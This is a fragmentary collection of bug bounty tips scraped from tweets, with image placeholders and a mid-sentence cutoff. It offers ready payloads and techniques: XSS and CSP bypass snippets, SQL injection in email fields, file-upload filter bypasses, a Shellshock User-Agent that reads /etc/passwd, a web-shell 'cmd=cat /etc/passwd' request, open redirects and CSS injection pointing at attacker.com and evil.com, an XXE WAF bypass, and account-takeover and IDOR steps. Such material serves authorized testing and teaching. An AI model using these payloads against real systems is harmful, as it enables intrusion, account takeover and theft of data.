https://twitter.com/Yumi_Sec/status/1253620834691887105?ref_src=twsrc%5Etfw%7Ctwcamp%5Etweetembed%7Ctwterm%5E1253620834691887105%7Ctwgr%5E&ref_url=https%3A%2F%2Ftwitter.com%2FYumi_Sec%2Fstatus%2F1253620834691887105





https://twitter.com/kunalp94/status/1055668548943536129

https://twitter.com/_ayoubfathi_/status/1041319555308707841


bypass a 2FA

I just happened to be able to bypass a 2FA in place during a recent engagement. And this was how I did it.

#bugbountyTips

#pentestTips

Last /setup/ endpoint was by attacker while the first one is as victim.



https://twitter.com/Hxzeroone/status/1250342399068352512

https://twitter.com/hakluke/status/1183314554874318849

bypass the auth

Testing authorization/access controls with a numeric ID? Try decimals/floats and round to the number you want to access.
Example:
admin role ID is 1
Try to set your ID to 0.9 and it may bypass the auth check as system will round up after auth check

#CSP

It's possible to bypass

#CSP

with the following :

#JSONP

:
<script src="https://trustedsite/jsonp?callback=payload">

#AngularJS


<script src="https://trustedsite/angularjs/1.1.3/angularjs.min.js">
<div ng-app ng-csp id=p ng-click=$event.view.alert(1)>

Web-cache deception

Alright , here comes rare scenario attack condition which I got last week.
If you got Web-cache deception attack and you can see logout in any cached endpoint like .css, then try to view-source code for disclosure.
If you get info like {userid:11,etc} ,then it's fine.
(1/2)

But If you see response like
{userid:null, username:null,email:null,payment:null}
Then don't quit yet.
Just try to inspect element and there, in element section, you can see response and it was reflected as
{userid:111,email:a@bug.com,...}
Try till last check and exploit.

Host Header injection



https://twitter.com/chrisachard/status/1188870256971915265

SQL Injection in Email Address (username) - by @dimazarno

Tips: "injection_here"[at]email[dot]com
Bypassing Email Filter which leads to SQL Injection:
https://medium.com/@dimazarno/bypassing-email-filter-which-leads-to-sql-injection-e57bcbfc6b17

Payload	Result	Injection Status	Description
{"email":"asd@a.com"}	{"code":2002,"status":200," message":"Email anda tidak Valid."}	Valid	
{"email":"asd a@a.com"}	{"code":2002,"status":200," message":"Bad format"}	Not Valid	
{"email":"\"asd a\"@a.com"}	{"code":2002,"status":200," message":"Bad format"}	Not Valid	
{"email":"asd(a)@a.com"}	{"code":2002,"status":200," message":"Bad format"}	Not Valid	
{"email":"\"asd(a)\"@a.com"}	{"code":2002,"status":200," message":"Email anda tidak	Valid	

web cache poisoning.

If the target site uses "symfony", you should always try the
"X-Rewrite-URL: /admin" method.
If the target site uses vue.js or next.js, it is always good to try web cache poisoning.

Recon:

> collect target organization name
> find for this keywords in search engines and vcs like Github etc
> add interesting words in query like “ftp” “ssh”
> found valid credentials? Here’s your P1 bug!
Rewards?
> generally four-digit dollars

http://target.com/user/register

→ 403

http://target.com/User/register

→ 200
Get bounty

drupal sites

take over commands using oneforeall

Some more take over commands using oneforeall
- cat ../../bounty-targets-data/data/domains.txt | xargs -P10 -I @@ bash -c "{ python3 http://oneforall.py --target @@ --output txt run ; }"
- cat results/*.txt >> domains ;
- subzy -targets domains -hide_fails

Calculate http.favicon.hash for Shodan

org:YOUR_TARGET http.favicon.hash:116323821
Use this query on Shodan to find Spring Boot servers. Then check for exposed actuators. If /env is available you can probably achieve RCE. If /heapdump is accessible you may find private keys and tokens.

Google Map key

1. Find the page on


http://target.com

where the google map is embedded .
2. View page source.
3. Got google map key.
4. Use

https://github.com/ozguralp/gmapsapiscanner...


to exploit.

database dumps



pentesting JIRA/Confluence webapps

While pentesting JIRA/Confluence webapps, if you ever come across this warning, simply add: X-Atlassian-Token: no-check in the request body and that would probably bypass this warning.



INFORMATION DISCLOSURE

org:

http://blabla.com

http.title:rocketmq-console
A small shodan dork to pull up RocketMQ console which often has quite confidential production information disclosed.

password function

If you testing forgot password function usually website not allow < > . Fill the blanks via random values like xx@aj.com fire your burpsuite and intercept on you will see email parameter: xx@aj.com Change this to xx@aj.com"><script>alert(1)</script>

Bypassing most FILE Uploads filters

* .htaccess ← upload htaccess
* file.svg ← uploading svg = xss
* file.SVg ← must try case mismatch
* file.png.svg
* file.php%00.png
* file.png' or '1'='1
* ../../file.png
* file.'svg ← invalid ext.

PARAMETERS

Get all target parameters: `gau <http://riders.uber.com|grep> -Eio '\\?\\S*'|tr '?' ' '|awk '{print $1}'|tr '&' '\\n'|tr '=' ' '|awk '{print $1}'|sort -u`

vulnerable endpoints

Open Redirect + Miconfigured OAuth App ⇒ OAuth Token Stealing
Open Redirect + Filtered SSRF ⇒ SSRF
Open Redirect + CRLFi ⇒ XSS
Open Redirect + javascript URI ⇒ XSS

- Google dorks `site:domain.com inurl:[PARAMETER]` using a parameter list 23
- Manual inspection by navigating the webapp and intercepting the requests

```
cat subdomains | waybackurls | tee -a urls
```

2

.

```
cat subdomains | hakrawler -depth 3 -plain | tee -a urls
```

3

.

```
gf redirect urls
```

Quick tip dIRECTORY

If '/something' ⇒ 403
Try -
'/something/'
'/something/%20'
'/something.html'
'/something.json
'/something/?anything'
'/something#'
Works sometimes

Happy hacking....!!!

CRLF

Some useful filter evasion characters:
%0a%0d ⇒ CRLF
%00 ⇒ Nullbyte
%E2%80%AE ⇒ RTL Character (writes payloads backwards)
Of course there's loads more, but this covers a lot of the best ones which I have come across.

SAML

#noobtip

if you're testing a website and it's redirect to Onelogin. No problems just tracing the SAML request and decode it to find the hidden website in the request. Buggy Internal website..
SAML tracer

https://addons.mozilla.org/en-US/firefox/addon/saml-tracer/...

SAML Decoder

https://samltool.com/decode.php

Open Redirect Through HTTP Pollution Attack.

URL → sub.dom-co/go/https/dom-co
1) sub.dom-co/go/https/dom-co.evil-co/
→ 404
2) sub.dom-co/go/https/dom-co/go/https/dom-co.evil-co/
→ Redirected To Evil website

Abuse ouath Sign-up flow

1) Use phone number instead email in 3rd party to sign-up.
2) Link victim's email to your 3rd party account while singnup on target.
3) Login to vicitim's account using your 3rd party account.

Bypass rate limit

Upload RCE


1. Checking functions manually
2. Found document section where we can upload documents of daily report.
2. Tried simple .php, php2,phps,php4 no success
3. I changed content & file type in PUT request with .phps and got success
4. /any.phps?cmd=cat+/etc/passwd

Delete uninteresting URLs from a file (such as those from waybackurls output)

perl -i -ne '/^((?!\?).)*\.(css|jpg|png|gif|svg|ico)(\?.*|$)/ || print' urls.txt
Ensures potentially interesting URLs are kept, such as:
http://example.tld/css.php?file=style.css

https://twitter.com/mehedi1194/status/1262615574082772995


"Recon to Sensitive Information Disclosure"



XSS

https://twitter.com/MasterSEC_AR/status/1263274583085416448


Application Logic Bugs



Access Control Issues on Web

While Testing for Access Control Issues on Web
Invite the person to ur team
After he accepts the invitation, grant him admin privileges from settings
Now Remove that person > Logout > Login and add him again. He gets admin privilege by default

secrets from Github



XSS css

So: Site allows external '.css' stylesheets? Inject your XSS on your local 'style.css' an call it from external "<svg><link href=//evil.com/style.css>" XSS will be injected in the html! (CSP it's on? but no style-src?) so hit the box dude! #bugbounty #infosec

Bypassing most FILE Uploads

* .htaccess ← upload htaccess
* file.svg ← uploading svg = xss
* file.SVg ← must try case mismatch
* file.png.svg
* file.php%00.png
* file.png' or '1'='1
* ../../file.png
* file.'svg ← invalid ext.

xss json


Once you see the JSON payload like this
{"id":"abcabccabcabc","name":"file-name"}
modify it for this:
{"id":"abcabc\"><svg/onload=confirm(1)>abcabc","name":"file-name"}
Refresh the page and see that javascript will be executed

idor vulnerability

1 - GET /v1/orders/1000
2 - Change the order number 1200 == status 200 ok
3 - Change the method
4 - DELETE/v1/orders/1000 == status 200 ok Order deleted
All Orders can be deleted

Do you love FUZZING?

Here is an simple python script which replaces the parameter values in target URL's with your desired input.
Make your huge list of target URL's ready to go for fuzzing and mass testing.



Blind SSRF + Dns Rebinding

Blind SSRF + Dns Rebinding
{"path","/data/users/"}
{"path","

http://fakedns.tech

"} → 500 ERROR
{"path","

http://fakedns.tech


"} → Didn't work
{"path","@@https://fakedns.tech"} → Did Port scan via Dns rebinding.
Found a TP-Link router

Bounty: 600$ (Out of scope)

XXE tips

+

XXE WAF byppass
if the external entities is blocked By WAF and not disabled in server side parsers you can easily bypass it it using UTF7 encoding !
<?xml version="1.0" encoding="UTF-7"?>
+ADwAIQ-DOCTYPE foo+AFs +ADwAIQ-ELEMENT foo ANY .....



.env

here is another tip for you guys
found a .env file with creds to database but the 3306 port not accepting any connections?
do dir search and if you are lucky you can find pma or phpmyadmin directory . then you are good to go.
just owned one ;)

cookiepedia @ @

some companies use a specific cookies parametre names
you can take this advantage and reveal some hidden domaines & subdomaines that use the same parametre using cookiepedia .

http://cookiepedia.co.uk


Any time you see an endpoint in a bruteforce that responds via GET you can try a POST/PUT/TRACE/OPTIONS situationally to see if you get anything interesting back.

Testing Password Reset Functionnalities


While inviting users into your account/organization, you can also try inviting company emails and add a new field "password": "example123". or "pass": "example123" in the request. you may end up resetting a user password. #BugBountyTips 1/3

Company emails can be found on target's GitHub Repos members or you can check on http://hunter.io. some users have a feature to set a password for invited emails, so here we can try adding a pass parameter #BugBountyTips 2/3

If successful, we can use those credentials to login into the account, SSO integrations, support panels, etc #BugBountyTips 3/3



404 Bypass, yea sounds weird



Private API Keys: Disclosing Sensitive Info

(It's about exploitation)
Severity: P1-P4 (Depends on Impact)
A. For Web: Analyse Source code and Look for Private API Keys or secret Keys/tokens.(Use JS scrapper or Linkfinder by GerbenJavado)

B. For Android:
1. Decompile Android APK.
2. Look for API_Keys and other Sensitive tokens.
Exploitation: Use this lovely Github Repo to exploit API Keys


https://github.com/streaak/keyhacks...

Most of the API Keys which are highly used by Organisations are listed here in this Repo :)

Account Takeover without the need to enter right password and OTP

1. Found a register endpoint via JS file "/register".
2. On that register endpoint entered any already registered username and wrong password.
3. Clicked on login -> captured the request -> modified the request by tampering a parameter named login_method:"Normal" to login_method:"Anything".
4. Success message appeared, but wasn't able to login.
5. Reloaded the same success message page -> captured the request and saw a valid session cookie. Copied and pasted that session cookie for every API call made. eg- Change password/Email API call.
6. BOOM! ATO without the need of right password/OTP.

recon ffuf tip @




ffuf -u https://domain/FUZZ -r -w wordlist.txt -t 400 -fw 1 -mc 200,204,301,302,307,401,403,400,404
change the -fw 1 to the number of words of the default 404 page :)

Open Redirect


A payload which gave me a valid Openredirect recently
payload :- //.@.

@attacker

.com




HARDCODED CREDITNALS



root users info

1. Crawl your target using burp check for /cgi-bin/status
GET /cgi-bin/status
2. Send it to repeater and
3. Replace User-Agent : { :;}; echo $(</etc/passwd)
4. Click on send and in response you will see root users info of the web server.

Simplest Privilege Escalation



Tag Hack Logic

Site having features like Instagram where we can use

